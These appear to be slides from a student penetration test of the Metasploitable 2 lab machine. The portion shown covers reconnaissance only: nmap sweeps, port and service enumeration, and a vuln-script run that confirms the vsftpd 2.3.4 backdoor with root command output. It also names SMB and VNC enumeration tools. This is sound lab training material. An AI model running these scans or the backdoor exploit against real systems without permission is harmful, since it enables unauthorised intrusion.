


NETWORK PENETRATION TESTING

Target: Metasploitable 2

OUR TEAM

Waleed Khalid Edress Abdelkader

JR PENTRATAION TESTER

Mohamed Sayed Maher Ahmed

JR PENTRATAION TESTER

Abdelrahman Tarek Farouk

JR PENTRATAION TESTER

Ahmed Mohamed Ahmed Elganagy

JR PENTRATAION TESTER

AGENDA

INTRODUCTION

METHODOLOGY

RECONNAISSANCE


KEY VULNERABILITIES

EXPLOITATION

MAINTAINING ACCESS

DOCUMENTATION

CONCLUSION & Q&A



INTRODUCTION TO PROJECT

This project focuses on conducting a comprehensive network penetration test on the **Metasploitable 2** virtual machine.

The objective :

is to identify security **vulnerabilities**, ethically **exploit** them, and provide actionable remediation **recommendations** to enhance security.

Evolution of Attack **90%**

METHODOLOGY PHASES

Tools Used: **Nmap, Nessus, Metasploit, smbmap, enum4linux, Bash scripts.**

Reconnaissance

Gather information about the target

Vulnerability Scanning

Identify exploitable weaknesses

Exploitation

Test vulnerabilities to gain access.

Maintaining Access

Ensure persistent control


RECONNAISSANCE SERVICE

Tools:

Nmap, smbmap, enum4linux, Nessus

Nessus

it Is a powerful vulnerability scanner used to detect security issues in systems and networks



Nmap

For identifying open ports and detecting service versions, and running basic vulnerability checks

Findings

- Open ports (21, 23, 445, 1099, 6667, 8180) and service versions

RECONNAISSANCE

NMAP -SN <TARGET-IP>/24:

TO IDENTIFY ALL THE MACHINES WHICH IS UP OR DOWN.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.214.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 16:10 EEST
Nmap scan report for 192.168.214.1
Host is up (0.0014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.214.2
Host is up (0.0014s latency).
MAC Address: 00:50:56:F0:14:E0 (VMware)
Nmap scan report for 192.168.214.139
Host is up (0.00052s latency).
MAC Address: 00:0C:29:DB:15:42 (VMware)
Nmap scan report for 192.168.214.254
Host is up (0.00031s latency).
MAC Address: 00:50:56:E6:F3:F7 (VMware)
Nmap scan report for 192.168.214.132
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

NMAP -SS -SV -P- <TARGET-IP>:

SCANNING IS TO IDENTIFY ALL THE OPEN PORT.

```
└─# nmap -sS -sV -p- 192.168.3.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 03:17 EET
Nmap scan report for 192.168.3.129
Host is up (0.044s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
42214/tcp open  java-rmi    GNU Classpath grmiregistry
44069/tcp open  nlockmgr    1-4 (RPC #100021)
53580/tcp open  mountd      1-3 (RPC #100005)
56435/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:A7:90:9F (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
```

RECONNAISSANCE

PORT 21 (FTP) :

NMAP -SC -SV -P21 <TARGET-IP>

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV  -p21 172.16.36.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 13:23 EDT
Nmap scan report for 172.16.36.131
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.36.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix
```


NMAP --SCRIPT VULN -P21 <TARGET-IP>

```
┌──(root㉿kali)-[~]
└─# nmap --script vuln -p21 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 22:28 EDT
Nmap scan report for 172.16.165.129
Host is up (0.00035s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
MAC Address: 00:0C:29:F6:52:0D (VMware)
```


RECONNAISSANCE


PORT 139, 445(SMB) :

SMBMAP -H<TARGET-IP>



ENUM4LINUX -A 192.168.214.139





RECONNAISSANCE

port 5900 (vnc)

VNC (Virtual Network Computing) is a remote desktop protocol that allows users to control a computer remotely. It typically operates on port 5900 and transmits the graphical desktop environment over the network, enabling full interaction with the remote system.

NMAP --SCRIPT VULN -P5900 <TARGET-IP>


```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln -p5900 192.168.254.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-12 09:07 ED
Nmap scan report for 192.168.254.129
Host is up (0.00093s latency).

PORT     STATE SERVICE
5900/tcp open  vnc
MAC Address: 00:0C:29:B9:A1:D6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 54.04 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -script-vlun -p 5900 192.169.254.129

Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
```


RECONNAISSANCE

